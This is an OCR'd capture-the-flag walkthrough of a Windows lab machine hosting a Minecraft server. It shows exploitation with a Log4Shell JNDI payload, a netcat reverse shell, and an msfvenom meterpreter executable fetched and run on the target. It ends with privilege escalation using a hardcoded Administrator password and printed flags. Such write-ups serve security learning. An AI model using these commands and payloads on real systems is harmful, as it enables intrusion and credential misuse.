
Information Gathering

1) Found open ports


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nmap 10.10.11.249 -sV --min-rate 1000 -p-
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-12 18:58 IST
Nmap scan report for 10.10.11.249
Host is up (0.31s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE   VERSION
80/tcp    open  http      Microsoft IIS httpd 10.0
25565/tcp open  minecraft Minecraft 1.16.5 (Protocol: 127, Message: Crafty Server, Users: 0/100)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 142.55 seconds
```

2) Checked the web page





Vulnerability Assessment

1) Searched for vulnerabilities for the minecraft server and found one




https://www.youtube.com/watch?v=0-abhd-CLwQ





2) Found a POC



2) Now we need a client to interact with minecraft


Free pirated version of Minecraft

TLauncher is free software that lets you play Minecraft, however, the service is illegal to use. T Launcher was released in 2013, which is four years after Minecraft was published in 2009. TLauncher does get the latest Minecraft update from the official game after a relatively short period of time.


Badlion, Lunar Client, MultiMC, Salwyrr, and SKLauncher are alternatives to TLauncher. All applications are Minecraft launchers that let you play the sandbox game in client environments with additional features like custom modification packages, servers, and more.

Exploitation

1) Started the ldap server



2) Connected to minecraft



3) entered the payload into char

4) Got shell

```
┌──(vigneswar㉿VigneswarPC)-[~/Temporary]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.9] from (UNKNOWN) [10.10.11.249] 49831
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\users\svc_minecraft\server>
```

```
┌──(vigneswar㉿VigneswarPC)-[~/Temporary/log4j-shell-poc]
└─$ python3 poc.py --userip 10.10.14.9 --webport 8000 --lport 4444

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

[+] Exploit java class created success
[+] Setting up LDAP server

[+] Send me: ${jndi:ldap://10.10.14.9:1389/a}

[+] Starting Webserver on port 8000 http://0.0.0.0:8000
Listening on 0.0.0.0:1389
10.10.11.249 - - [12/Feb/2024 21:57:10] "GET /Exploit.class HTTP/1.1" 200 -
```

Privilege Escalation

5) connected with meterpreter

```
----                 -------------         ------ ----
d-r---         2/5/2024   6:02 AM                3D Objects
d-r---         2/5/2024   6:02 AM                Contacts
d-r---         2/5/2024   6:02 AM                Desktop
d-r---         2/5/2024   6:02 AM                Documents
d-r---         2/5/2024   6:02 AM                Downloads
d-r---         2/5/2024   6:02 AM                Favorites
d-r---         2/5/2024   6:02 AM                Links
d-r---         2/5/2024   6:02 AM                Music
d-r---         2/5/2024   6:02 AM                Pictures
d-r---         2/5/2024   6:02 AM                Saved Games
d-r---         2/5/2024   6:02 AM                Searches
d-----       10/26/2023   6:37 PM                server
d-r---         2/5/2024   6:02 AM                Videos


PS C:\Users\svc_minecraft> cd Desktop
cd Desktop
PS C:\Users\svc_minecraft\Desktop> ls
ls


    Directory: C:\Users\svc_minecraft\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---        2/12/2024   8:21 AM             34 user.txt


PS C:\Users\svc_minecraft\Desktop> type user.txt
type user.txt
5a5126aa048ef072eff68ca18969f00e
PS C:\Users\svc_minecraft\Desktop> wget http://10.10.14.9/payload.exe -outfi
le payload.exe
wget http://10.10.14.9/payload.exe -outfile payload.exe
PS C:\Users\svc_minecraft\Desktop> ./payload.exe
./payload.exe
PS C:\Users\svc_minecraft\Desktop>
```


```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.14.9 LPORT=4
4444 -f exe > payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from t
he payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo python3 -m http.server -b 0.0.0.0 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.249 - - [12/Feb/2024 22:00:47] "GET /payload.exe HTTP/1.1" 200 -
```

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.9:4444
[*] Sending stage (200774 bytes) to 10.10.11.249
[*] Meterpreter session 1 opened (10.10.14.9:4444 -> 10.10.11.249:49833) at
2024-02-12 22:02:10 +0530

meterpreter >
```

6) found some jar files

```
meterpreter > ls
Listing: C:\Users\svc_minecraft\server\plugins
==============================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  9996  fil   2023-10-28 03:18:53 +0530  playercounter-1.0-SNAPSHOT.jar

meterpreter > get playercounter-1.0-SNAPSHOT.jar
[-] Unknown command: get
meterpreter > download playercounter-1.0-SNAPSHOT.jar
[*] Downloading: playercounter-1.0-SNAPSHOT.jar -> /home/vigneswar/playercounter-1.0-SNAPSHOT.jar
[*] Downloaded 9.76 KiB of 9.76 KiB (100.0%): playercounter-1.0-SNAPSHOT.jar -> /home/vigneswar/playercounter-1.0-SNAPSHOT.jar
[*] Completed  : playercounter-1.0-SNAPSHOT.jar -> /home/vigneswar/playercounter-1.0-SNAPSHOT.jar
meterpreter >
```

7) decompiled the jar and found credentials



s67u84zKq8IXw

```
PS C:\Users\svc_minecraft> ./RunasCs.exe Administrator s67u84zKq8IXw "cmd /c type \Users\Administrator\Desktop\root.txt"
./RunasCs.exe Administrator s67u84zKq8IXw "cmd /c type \Users\Administrator\Desktop\root.txt"

7fb1183ed7ee33a68fc886582f984091
```